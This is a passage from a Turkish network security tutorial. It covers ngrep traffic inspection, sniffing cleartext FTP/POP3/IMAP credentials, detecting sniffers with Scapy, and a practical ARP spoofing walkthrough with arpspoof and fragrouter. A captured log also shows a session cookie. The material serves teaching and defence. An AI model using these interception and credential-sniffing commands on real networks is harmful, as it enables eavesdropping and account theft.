        +http://www.google.com/bot.html
    )..Accept-Encoding: gzip,deflate.....

T 80.93.212.86:80 -> 66.249.72.236:65241 [AP]
    HTTP/1.1 200 OK..Date: Thu, 27 Nov 2008 07:48:49 GMT..Server: Apache/2.2.4 (FreeBSD) mod_ssl/2.2.4
    OpenSSL/0.9.7
T 66.249.72.236:65241 -> 80.93.212.86:80 [AP]
    GET /tag/linux/ HTTP/1.1..Host: blog.lifeoverip.net..Connection: Keep-alive..Accept: */*..From:
    googlebot(at)goo
        glebot.com..User-Agent: Mozilla/5.0 (compatible; Googlebot/2.1;
        +http://www.google.com/bot.html)..Accept-Encoding:
        g: gzip,deflate..If-Modified-Since: Wed, 26 Nov 2008 07:54:53 GMT...
    ...
```

4.14.3.1. http portundan yapılan ssh bağlantılarını izleme

http portundan ssh bağlantısı yapıldığından şüpheleniyorsanız aşağıdaki ngrep komutu size gerçeği söyleyecektir.

```
# ngrep -q -i SSH tcp port 80
interface: rl0 (111.111.111.11/255.255.255.248)
filter: (ip or ip6) and ( tcp port 80 )
match: SSH

T 80.93.212.86:80 -> 212.252.168.235:44020 [AP]
    SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110.
T 80.93.212.86:80 -> 212.252.168.235:44034 [AP]
    SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110.
T 212.252.168.235:44034 -> 80.93.212.86:80 [AP]
    SSH-2.0-OpenSSH_5.0.
T 80.93.212.86:80 -> 212.252.168.235:44034 [AP]
.....^...D.....=z.....~diffie-hellman-group-exchange-sha256,diffie-hellman-group-exchange-sha1,diffie-hellman
```

Bu komutu biraz daha geliştirip SSH portu harici herhangi bir porttan SSH kullanmaya çalışanları izleyebilirsiniz.

```
# ngrep -q -i '^SSH' tcp
T 80.93.212.86:443 -> 212.252.168.235:44197 [AP]
    SSH-2.0-OpenSSH_4.5p1 FreeBSD-20061110.

T 212.252.168.235:44197 -> 80.93.212.86:443 [AP]
    SSH-2.0-OpenSSH_5.0.
```

4.14.3.2. Http Protokolü üzerinden başka protokollerin kullanılması

IDS/IPS konuları ile ilk ilgilenmeye başladığında hep protokol anormalliklerini nasıl anladıklarını merak ederdim. Yani http portu üzerinden başka protokollerin aktığını nasıl fark eder ve engellerlerdi. Zamanla protokoller detaylı öğrenmeye başladıkça nasıl yapılabileceği konusunda kafamda net bir şeyler olmuştu. Sonrasında Snort ile tanıştıktan sonra merakım dindi☺

Ngrep ile de başka hiçbir şey kullanmadan bazı “basit” anormallikleri keşfedebiliriz. Mesela http portu üzerinden HTTP protokolu harici başka trafik akıyorsa bir anormallik var demektir. Bunu ngrep ile anlayabiliriz.

```
#ngrep -q -W byline -v '^GET|POST|PUT|HTTP/1.[01]' tcp port 80
filter: (ip or ip6) and (tcp port 80 and dst host 80.93.212.86 )
don't match: ^GET|POST|PUT|HTTP/1.[01]
T 212.252.168.253:23885 -> 80.93.212.86:80 [AP]
SSH-2.
...
...
```

4.14.4. Ngrep Çıktılarını düzenlemek

```
#ngrep '' tcp port 80
T 80.93.212.86:80 -> 88.253.104.43:49313 [AP]
    et/feed/">Site Feed (RSS)</a> | <a href="http://blog.lifeoverip.net/wp-login.php">Log in</a> | -->
    LifeOverIP .net 2007      <!--necessary-->....<script src="http://stats.wordpress.com/e-200848.js"
    type="text/javascript"></script>.<script
    ype="text/javascript">.st_go({blog:'3591255',v:'ext',post:'0'});.var load_cmc = functio
    n(){linktracker_init(3591255,0,2)};if ( typeof addLoadEvent != 'undefined' )
    addLoadEvent(load_cmc);else load _cmc();.</script>...</div>..</div>..</body>..</html>....0....
```

gibi çıktıların daha düzenli olması için -W byline parametresi kullanılabilir.

```
# ngrep -W byline port 80
#
T 88.243.211.238:3646 -> 80.93.212.86:80 [AP]
GET /images/senti.png HTTP/1.1.
Accept: */*.
Referer: http://mail.atakmail.com/src/left_main.php.
Accept-Language: tr.
Accept-Encoding: gzip, deflate.
If-Modified-Since: Wed, 02 Aug 2006 09:02:00 GMT.
If-None-Match: "6cec2a-23d-25e89200".
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR
1.1.4322).
Host: mail.atakmail.com.
Connection: Keep-Alive.
Cookie: SQMSESSID=f5273e504f50a9349de34da61a19ce32; key=2xArYuX6PhA%3D;
user=VWgDbwlqVj1SFVE7UDsBfAE1BzVXMFoqADISbQBsUysDdwch.
```

4.14.5. Kaydedilmiş trafik üzerinde veri arama

Ngrep ile yakalanan trafiği kaydetmek için -O parametresi kullanılır. Sonradan bu trafik üzerinde tekrar ngrep kullanılarak veri arama yapılabilir.

4.14.6. User/Password bilgilerini alma

Ngrep ile şifresiz iletişim kullanan tüm protokollerin bilgisi alınabilir. (Şifreli iletişim kullanmak için güzel bir neden). Mesela ftp sunucuya giden/gelen user/pass bilgilerini görmek için aşağıdaki gibi bir komut yeterli olacaktır.

```
#ngrep -w i -d any 'user|pass' port 21
```

Ya da POP3, IMAP üzerinden akan user/pass bilgileri aşağıdaki gibi bir komutla izlenebilir.

```
# ngrep -t -q '(PASS)' 'tcp and port 110 or tcp port 143'
```

4.14.7. Ngrep ile şifreli protokollerin Analizi

Ngrep normalde şifreli protokollerini inceleyemez. Inceleyebilmesi için şifreli protokollerin bir şekilde deşifre edilmesi gereklidir. Bunun için stunnel ya da ssldump programı kullanılabilir. Stunnel ya da ssldump ile gelen şifreli trafik (uygun sertifikalar ile) deşifre edilerek ngrep'e yönlendirilir. Ngrep de bu trafigin içerisinde akan düzmetinler arasında arama/bulma işlemini yapar.

4.14.8. Parçalanmış Paketler ve Ngrep

Doğası gereği Ngrep her gelen paketi ayrı değerlendirir ve parçalanmış paketleri anlamaz ve yazacağınız düzenli ifadeler fragmented paketlerde işe yaramaz. Bu tip işler için snort'un tcp reassembly özelliği kullanılır...


4.14.9. Ngrep Yardım

```
#ngrep -h
usage: ngrep <-hNXViwqpevxIDtTRM> <-IO pcap_dump> <-n num> <-d dev> <-A num>
<-s snaplen> <-S limitlen> <-W normal|byline|single|none> <-c cols>
<-P char> <-F file>
-h is help/usage
-V is version information


-q is be quiet (don't print packet reception hash marks)
-e is show empty packets
-i is ignore case
-v is invert match
-R is don't do privilege revocation logic
-x is print in alternate hexdump format
-X is interpret match expression as hexadecimal
-w is word-regex (expression must match as a word)
-p is don't go into promiscuous mode
-l is make stdout line buffered
-D is replay pcap_dumps with their recorded time intervals
-t is print timestamp every time a packet is matched
-T is print delta timestamp every time a packet is matched
-M is don't do multi-line match (do single-line match instead)
-I is read packet stream from pcap format file pcap_dump
-O is dump matched packets in pcap format to pcap_dump
-n is look at only num packets
-A is dump num packets after a match
-s is set the bpf caplen
-S is set the limitlen on matched packets
-W is set the dump format (normal, byline, single, none)
-c is force the column width to the specified size
-P is set the non-printable display char to what is specified
-F is read the bpf filter from the specified file
-N is show sub protocol number
-d is use specified device instead of the pcap default
```

4.15. Ağ trafiğinde ham veriden orjinal veriyi elde etme yöntemi(Data Carving)

4.15.1. DriftNet



4.15.2. NetworkMiner ile ağ verisi Analizi



4.15.3. Windows Sistemlerde Anlık Web Trafigi Takibi


DataEcho, ag trafiginde eş zamanlı forensic analiz yapmaya yarayan açık kaynak kodlu bir projedir. Dinlediği arabirim üzerinden geçen web trafigini (?) eşzamanlı olarak yan panelinde gösterir . Agın yoğunlugu gore gösterimde anlık gecikmeler yaşanabilir.

Çalışma mantığı oldukça basit: winpcap ile aldığı paketleri birleştirerek orjinal veriyi elde edip ve bunu uygun şekilde web sayfası olarak sunmaktan ibaret.

Çalıştırırken dikkat edilmesi gereken bir iki husus.

Capture>Set storage Location seçilmiş olmalı ve Network Device List menusünden hangi arabirimini dinleyeceğini(ya da kaydedilmiş dosyadan okuyacağı) belirtilmeli.

Diger bir hususta web sayfalarını orjinali gibi görmek için Utilities menusünden sanitize ayarını iptal etmek. Diger turlu sayfalardaki imjalar ve medialar yerine sadece belirteçler gorursunuz.

**Şekil 4.11-1**

İleri düzey Sniffer aracı Eeye IRIS ile de benzer çıktılar alınabilir.

Benzer amaç için kullanılabilecek diğer araçlar: Xplico, tcpxtract

4.15.4. Yerel Ağlarda Sniffer Tespiti

Yerel ağlarda sniffer amaçlı çalıştırılan hostları bulmak için çeşitli araçlar kullanılabilir hatta python, ruby gibi programlama dillerine hakimseniz bir kaç saticda bu işi yapabilirsiniz.

İşin biraz detayına inip Sniffer calistiran makinelerin nasıl belirlenebilir sorusunu cevaplayalım.

Agda sniffer olarak çalışan makinelerin bulunması demek ağıda promiscious modda çalışan ethernet kartlarına sahip sistemlerin bulunması demektir.

Kısaca hatırlayacak olursak ethernet kartları üzerinde gömülü olarak gelen ve MAC adresi olarak adlandırılan 6 bytelik adrese sahiptir ve yerel ağlardaki tüm işlemler

için bu adresler kullanılır. İki host arasında IP üzerinden haberleşmek istiyorlarsa öncelikle birbirlerinin MAC adreslerini bilmeleri/öğrenmeleri gereklidir.

Ethernet kartlarının çalışmasında donanım seviyesinde aşağıda belirtilen 4 tip filtreleme etkindir.

Unicast-> Kendi adresine gelen paketler

Broadcast -> Broadcast adresine gelen paketler

Multicast-> uye olunan multicast gruba ait paketler.

Promiscious -> Gelen paketin ne olduğuna bakmadan kabul edildiği durum.

bizim burada test edeceğimiz mod Promiscious -yani gelen paketin kontrol edilmeden kabul edildiği durum-.

4.15.4.1. Promiscious modda çalışan(Snifferlar) sistemler nasıl belirlenir?

Suphelenilen makineye kendisinin sorgulandığı bozuk broadcast paketleri gönderilir. Normalde host promiscious modda değilse bu paketleri önemsemeyecektir. Ama eğer promiscious modda ise paketin destination'i neresi kontrol etmeden paketi kabul edecektir ve paketin içerisinde de kendisinin sorgulandığını gördüğü için cevaplayacaktır. Böylece biz de o hostta sniffer çalışıtı çalışmadığını anlamış olacağız.

Basit mantık ama etkili..

4.15.4.2. Örnek araç olarak scapy.

```
>>>         is_promisc("100.100.100.100",  
True                                fake_bcast='ff:ff:00:00:00:00')
```

Bu arada ağdaki trafiği izlersek aşağıdaki çıktıyı alırız.

```
# tcpdump -i eth0 -e -tttnn
```

```
000000 00:11:25:44:e8:95 > ff:ff:00:00:00:00, ethertype ARP (0x0806), length 42: arp
```

```
who-has 100.100.100.100 tell 100.100.100.101
```

```
003151 00:04:61:47:da:74 > 00:11:25:44:e8:95, ethertype ARP (0x0806), length 60: arp
```

```
reply 100.100.100.100 is-at 00:04:61:47:da:74
```

bu ne manaya geliyor?

iki paket var:

ilki bizim bulunduğu host broadcastten bozma bir adrese 100.100.100.100 adresinin kim olduğunu sorgulayan ARP paketi gönderiyor.

Diğer pakette ağda promiscious modda çalışan ve 100.100.100.100 adresine sahip adres. Kefal gibi atlayıp bozuk adreslenmiş paketimize cevap vermeye çalışıyor ve yakalanıyor.

tüm ağı teker teker değilde tek seferde sniffer için taramak istersek Scapy'nin promiscping fonksiyonunu deneyebilirsiniz.


```
>>> a=promiscping("100.100.100.0/24",  timeout=2,  fake_bcast='ff:ff:ff:ff:fe')  
Begin                                         emission:  
*Finished to send 256 packets.
```

```
Received    1    packets,    got    1    answers,    remaining    255    packets  
00:04:61:47:da:74 100.100.100.100
```

Windows ortamında daha rahat, kullanışlı bir ürün arıyorsanız <http://www.securityfriday.com/> adresinden Promiscan aracını(free ve commercial surumleri var) indirip kullanabilirsiniz.

4.15.5. Cain & Abel ile windows Ortamında Sniffer Tespiti

Cain&Abel'in sunduğu Promisc-Mode Scanner fonksiyonu ile Yerel ağlardaki Snifferlar tespit edilebilir.



5. TCP/IP İletişiminde Araya Girme

5.1. TCP/IP'de Güvenlik

TCP/IP protokolü ilk kullanım için dizayn edildiğinde güvenlik söz konusu değildi. Amaç sadece veri iletişimini her durumda sağlıklı ve güvenilir (verinin iletiliğinden emin olma) bir şekilde yerine getirmesiydi.

Fakat günümüzde bu özellikler yetmiyor ve o zaman düşünülmeyen birçok güvenlik özelliği artık problem olmaya başladı.

Örnek verecek olursak Address Resolution Protocol olarak adlandırılan ve IP adresleri ile MAC adreslerinin eşleşmesini sağlayan protocol de herhangi bir control mekanizması yoktur. Yani ağınızda herhangi birisi sizin bilgisayarınıza uygun ARP paketleri göndererek kendisini Gateway gibi gösterebilir.

Bu sadece ARP'in sorunu değildir, bir üst katmanda IP de de benzer sorunlar vardır. Gelecekte tüm bu sorunları sağlıklı bir şekilde çözmesi beklenen Ipv6 kullanılacaktır.

5.1.1. Switch Kullanılan Ağlarda Trafik dinleme

HUB kullanılan ortamlarda trafik dinleme işlemi oldukça basittir. Ağa bağlı bir makineye kurulacak bir sniffer aracılığı ile ağdaki tüm trafik dinlenebilir. Bu zaafiyet HUB sistemlerin çalışma mantığından kaynaklanır, hub ile birbirine bağlı sistemlerde iki sistem birbiri arasında haberleşmek istese bile aralarındaki trafik tüm hostlara gidecektir(broadcast mantığı ile çalışır).

Switch yapısı ise biraz farklıdır. Trafik sadece haberleşmek isteyen iki host arasında gerçekleşir . Switch'ler bu yapıyı üzerilerinde tutukları CAM (Content Addresable Memory) tablolaları ile kotarırlar, bu tablolar MAC adresi, switch port numarası ve VLAN bilgilerinden oluşur.

Bir host diğer ile iletişime başlamadan önce kendi ARP cache'ni(IP Adresi –MAC adresi bilgileri) kontrol ederek hedef IP adresine ait bilgi var mı kontrol eder, varsa direkt o MAC adresine veriyi gönderir yoksa broadcast yaparak o IP adresine sahip MAC adresinin kim olduğunu öğrenir. Bu istekler ve cevaplar ARP mesajları ile gerçekleştirilir.

5.1.1.1. ARP Paket Çeşitleri

4 cesit ARP mesajı vardır

ARP request : IP Adresine ait donanım adresi(MAC adresi) sorgulamak için kullanılır

10:09:20.356809 arp who-has 12.16.6.17 tell 12.16.6.185

ARP reply : Belirtilen Ip adresine uyan donanım adresini döndürür

10:09:20.356809 arp reply 12.16.6.17 is-at 0:80:c8:f8:5c:73

RARP request: Belirli bir MAC adresi için IP adresi sorgulaması için kullanılır

RARP reply : Belirli MAC adresi için IP adresi cevabı döndürür.

Arp Cahce işlemleri

Arp cache bilgilerini görüntülemek

arp –an komutu ile arp cache bilgileri görülebilir.

```
#arp -an
```


```
(1.2.3.4) at 00:00:ge:11:01:98 on xl0  
(5.6.7.8) at 00:00:ev:49:f0:kj on xl0  
(9.10.11.12) at 00:e0:4c:bb:66:66 on vr0
```

5.1.1.2. Arp kaydı silmek

```
#arp -d IP_adresi
```

```
Arp kaydı ekleme
```

```
#arp -s IP_adresi MAC_adresi [temp | permanent] [pub]
```



Şekil 5.1-1

Şekilde Node A Node B ile iletişime geçmek istediginde switch her ikisinin mac adresi ve port bilgilerini edinerek bu iki makine arasındaki iletişimini C'nin görmesini engeller. Switchli ağlarda başka makineye ait trafiği izlemenin çeşitli yolları vardır burada en basit ve en etkili yöntem olan arp spoofing anlatılacaktır.

5.1.2. ARP CACHE POISONING/ ARP SPOOFING(ARP BELLEK ZEHİRLEMESİ)

Amac: Hedef sisteme sahte arp paketleri göndererek kendisini farklı bilgisayar gibi (Gateway?) göstermek ve kurbanın göndereceği trafiği üzerinden geçirmektir. Bu saldırı çeşidinin ARP Poisoning olarak adlandırılmasının sebebi hedef sistemin arp bellegini zehirlemis olduğumuzdanır.

5.1.2.1. ARP Poisoning gerçeklestirmek için kullanılan temel araçlar:

5.1.2.1.1. Windows ortamı için

- Winarpspoof
- Cain & Abel
- Ettercap For Windows

5.1.2.1.2. Linux/UNIX ortamı için

- arpspoof
- Nemesis
- Ettercap


Kullanılan araç onemsizdir, onemli olan arkasında yatan mantiktir. Zira herhangi bir araç kullanmadan basit scriptlerle de arpspoof işlemi gerçekleştirilebilir. Mesela yukarıdaki araçlara ihtiyac duymadan sadece Scapy kullanarak tüm bu işlemleri yapmak mümkündür.

NOT: ARP Spoofing yerel ağlarda gerçekleştirilebilir. Bunun sebebi de ARP protokolünün sadece L2 de çalışmasıdır.

5.1.3. Arpspoof aracı ile ARP Spoofing Uygulaması / Teori

Bir switche bağlı 3 makine üzerinde test

Makine ismi	Ip Adresi	Mac adresi
A(Router/Firewall)	10.10.10.1	aa:bb:cc:dd:ee:ff
B(FreeBSD)	10.10.10.2	ab:bc:cd:de:ef:fg
C(OpenBSD)	10.10.10.3	xx:yy:zz:ww:jj:ll



Yukarıdaki şekle göre Firewall olarak belirlenen makine bir kablo ile switche bağlıdır ve switche bağlı diğer makineler için varsayılan çıkış kapısıdır.

B makinesinin internete çıkışı A makinesi yani Firewall/router üzerinden gerçekleşmektedir. C makinesi ise B ve A ile aynı fiziksel ağda bulunan bir makinedir.

Arpspoofing yapılmadan önceki normal trafik akışı aşağıdaki gibidir,

B----A(10.10.10.1 : aa:bb:cc:dd:ee:ff)-----> gizlibankam.com

Arp spoofing yapıldıktan sonra trafik akışı aşağıdaki şekilde olacaktır.

B----A(10.10.10.3 : aa:bb:cc:dd:ee:ff, xx:yy:zz:ww:jj:ll)----->gizlibankam.com

5.1.4. ARP Spoofing Uygulaması / Pratik

Kurulumların gerçekleştirildiği C makinesi üzerinde yapılması gerekenler;

Fragrouter programını kullanarak basitce ip_forwarding islemi yaptırıyoruz, bu islemi yaparkende paketlerin içeriğini gormse şansımız oluyor. Arka planda tcpdump komutu çalıştırılarak makine üzerinden akan trafik bir dosyaya kaydedilerek sonradan incelenebilir.

C makinesinde

#fragrouter -B1 &

Ve

#arpspoof -t 10.10.10.2 10.10.10.1

komutları verilir. Arpspoof komutu ile 10.10.10.2 IP adresli makinede tutulan 10.10.10.1 adresine ait MAC adresinin 10.10.10.3 IP adresine sahip makinin MAC adresi ile değiştirilmesi sağlanmış oldu.

Böylece B makinesi A makinesi ile iletişime geçtiğini düşünerek paketi aslında C makinesine yollamış oluyor. C makinesi de trafiği üzerinden geçirerek asıl hedefine ulaştıryor ve cevabını yine B makinesine yolluyor, bu arada üzerinden geçirdiği trafiği izleme şansı oluyor.

NOT:C makinesinde herhangi bir IP adresi değişikliği yapılmamıştır

5.1.5. Nemesis ile Arp Poison işlemi

Alternatif bir araç kullanarak arp poisoning işlemi.

Ortam:

